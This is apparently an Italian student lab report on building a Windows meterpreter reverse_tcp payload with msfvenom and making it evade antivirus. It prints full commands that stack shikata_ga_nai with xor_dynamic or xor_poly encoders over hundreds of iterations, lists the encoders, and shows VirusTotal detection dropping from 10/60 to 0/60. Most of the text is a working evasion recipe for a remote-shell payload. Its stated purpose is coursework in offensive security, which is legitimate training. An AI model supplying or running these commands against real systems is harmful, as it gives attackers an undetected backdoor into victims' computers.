

# REPORT S9/L1

## Malware

### Traccia

L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione.


### Svolgimento

Per svolgere l'esercizio di oggi avviamo la macchina Kali con connessione, per poterci collegare al sito di virus total. In questo modo potremmo controllare il malware creato.

Partiamo da quanto visto a lezione, riportando qui sotto il codice che crea il virus:

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 100 -f raw | msfvenom -a x86 --platform windows -e x86/countdown -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 138 -o polimorficomm.exe
```

Facendo analizzare il malware così creato ci viene restituito un punteggio di 10/60.



The screenshot shows the VirusTotal analysis interface for the file `polimorficomm.exe` (SHA256: `b3ebe4ac4aa830627c6c0c9484597712c9184b3a281fe014e06b509f3546305d`). The Community Score is 10/60, indicating it is flagged as malicious by 10 out of 60 security vendors. The file size is 10.55 KB and the last analysis was performed a moment ago.

**DETECTION** | DETAILS | COMMUNITY

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to [automate checks](#).

Popular threat label: `metacoder/shikata` | Family labels: `metacoder` `shikata`

Security vendors' analysis: [Do you want to automate checks?](#)

Vendor	Detection	Vendor	Detection
ALYac	Exploit.Metacoder.Shikata.Gen	Arcabit	Exploit.Metacoder.Shikata.Gen
BitDefender	Exploit.Metacoder.Shikata.Gen	CTX	Unknown.exploit-kit.metacoder
Emsisoft	Exploit.Metacoder.Shikata.Gen (B)	eScan	Exploit.Metacoder.Shikata.Gen
Fortinet	Data/Shikata.Altr	GData	Exploit.Metacoder.Shikata.Gen
Trellix (HX)	Exploit.Metacoder.Shikata.Gen	VIPRE	Exploit.Metacoder.Shikata.Gen
Acronis (Static ML)	Undetected	AhnLab-V3	Undetected

Questo significa che 10 antivirus su 60 a disposizione di Virus Total hanno rilevato il programma come malevolo. In particolare vediamo che l'encoder shikata è il punto debole.

Cerchiamo pertanto di rendere più “invisibile” il nostro malware migliorando alcuni aspetti del codice:

- 1) **Cambiamo encoder** scegliendone uno meno rintracciabile;
- 2) **Aumentiamo le iterazioni** per far variare maggiormente il payload;

## CAMBIO ENCODER

Per scegliere un encoder diverso chiediamo la lista dei possibili a msfvenom con il comando:

*msfvenom —list encoder*

Ottenendo:

```
(kali@kali)-[~]
$ msfvenom --list encoders
```

Framework Encoders [--encoder <value>]

Name	Rank	Description
cmd/base64	good	Base64 Command Encoder
cmd/brace	low	Bash Brace Expansion Command Encoder
cmd/echo	good	Echo Command Encoder
cmd/generic_sh	manual	Generic Shell Variable Substitution Command Encoder
cmd/ifs	low	Bourne \${IFS} Substitution Command Encoder
cmd/perl	normal	Perl Command Encoder
cmd/powershell_base64	excellent	Powershell Base64 Command Encoder
cmd/printf_php_mq	manual	printf(1) via PHP magic_quotes Utility Command Encoder
generic/eicar	manual	The EICAR Encoder
generic/none	normal	The "none" Encoder
mipsbe/byte_xori	normal	Byte XORi Encoder
mipsbe/longxor	normal	XOR Encoder
mipsle/byte_xori	normal	Byte XORi Encoder
mipsle/longxor	normal	XOR Encoder
php/base64	great	PHP Base64 Encoder
ppc/longxor	normal	PPC LongXOR Encoder
ppc/longxor_tag	normal	PPC LongXOR Encoder
ruby/base64	great	Ruby Base64 Encoder
sparc/longxor_tag	normal	SPARC DWORD XOR Encoder
x64/xor	normal	XOR Encoder
x64/xor_context	normal	Hostname-based Context Keyed Payload Encoder
x64/xor_dynamic	normal	Dynamic key XOR Encoder
x64/zutto_dekiru	manual	Zutto Dekiru
x86/add_sub	manual	Add/Sub Encoder
x86/alpha_mixed	low	Alpha2 Alphanumeric Mixedcase Encoder
x86/alpha_upper	low	Alpha2 Alphanumeric Uppercase Encoder
x86/avoid_underscore_tolower	manual	Avoid underscore/tolower
x86/avoid_utf8_tolower	manual	Avoid UTF8/tolower
x86/bloxor	manual	BloXor - A Metamorphic Block Based XOR Encoder
x86/bmp_polyglot	manual	BMP Polyglot
x86/call4_dword_xor	normal	Call+4 Dword XOR Encoder
x86/context_cpuid	manual	CPUID-based Context Keyed Payload Encoder
x86/context_stat	manual	stat(2)-based Context Keyed Payload Encoder
x86/context_time	manual	time(2)-based Context Keyed Payload Encoder
x86/countdown	normal	Single-byte XOR Countdown Encoder
x86/fnstenv_mov	normal	Variable-length Fnstenv/mov Dword XOR Encoder
x86/jmp_call_additive	normal	Jump/Call XOR Additive Feedback Encoder
x86/nonalpha	low	Non-Alpha Encoder
x86/nonupper	low	Non-Upper Encoder
x86/opt_sub	manual	Sub Encoder (optimised)
x86/service	manual	Register Service
x86/shikata_ga_nai	excellent	Polymorphic XOR Additive Feedback Encoder
x86/single_static_bit	manual	Single Static Bit
x86/unicode_mixed	manual	Alpha2 Alphanumeric Unicode Mixedcase Encoder
x86/unicode_upper	manual	Alpha2 Alphanumeric Unicode Uppercase Encoder
x86/xor_dynamic	normal	Dynamic key XOR Encoder
x86/xor_poly	normal	XOR POLY Encoder

Tra i vari encoder basati su x86 i più promettenti sembrano xor\_dynamic e xor\_poly.

Questo cambio lo faremo tra le due fasi di shikataper aggiungere un livello di offuscamento diverso.

## AUMENTO ITERAZIONI

Le iterazioni di malware si riferiscono a diverse versioni o modelli di un malware specifico che vengono sviluppati e diffusi dagli hacker. Queste iterazioni possono includere modifiche nel codice per evitare la rilevazione da parte degli antivirus, migliorare la capacità di diffusione o aumentare la gravità dell'attacco. Ad esempio, un malware potrebbe passare attraverso diverse iterazioni per adattarsi a nuove vulnerabilità di sicurezza o per adottare nuove tecniche di attacco. Le iterazioni possono anche includere malware polimorfo, che cambia regolarmente l'aspetto del codice mantenendo l'algoritmo interno, rendendo più difficile la sua rilevazione.

Pertanto scegliamo di aumentare le iterazioni fino a 200.


Fatte queste dovute considerazioni riformuliamo il codice del malware come segue:

## XOR\_DYNAMIC

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_dynamic -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorf_dynamic.exe
```

## XOR\_POLY

```
msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/xor_poly -i 200 -f raw | msfvenom -a x86 --platform windows -e x86/shikata_ga_nai -i 200 -o polimorf_poly.exe
```



Analizziamo ora i due nuovi payload per vedere se questi miglioramenti hanno portato ai risultati sperati.

Per entrambi i virus abbiamo ottenuto il punteggio di 0/60, ovvero abbiamo reso il payload iniziale non rilevabile da virus total. Questo non significa che il payload è invisibile alla totalità degli antivirus, ma abbiamo una buona certezza di passare inosservati.

0

/ 60

Community Score

✔ No security vendors flagged this file as malicious

Reanalyze Similar More

693ae82480d3eda452b8f0007d45599c236f4fe69d3f609c15b73cbd3af4b3e5

polimorf\_dynamic.exe

Size30.18 KB

Last Analysis Datea moment ago

0

/ 60

Community Score

✔ No security vendors flagged this file as malicious

Reanalyze Similar More

369b396033b93ab23a2781809ed200bbca0e3c2602aff94d677f32b1339dbe98

polimorf\_poly.exe

Size21.80 KB

Last Analysis Datea moment ago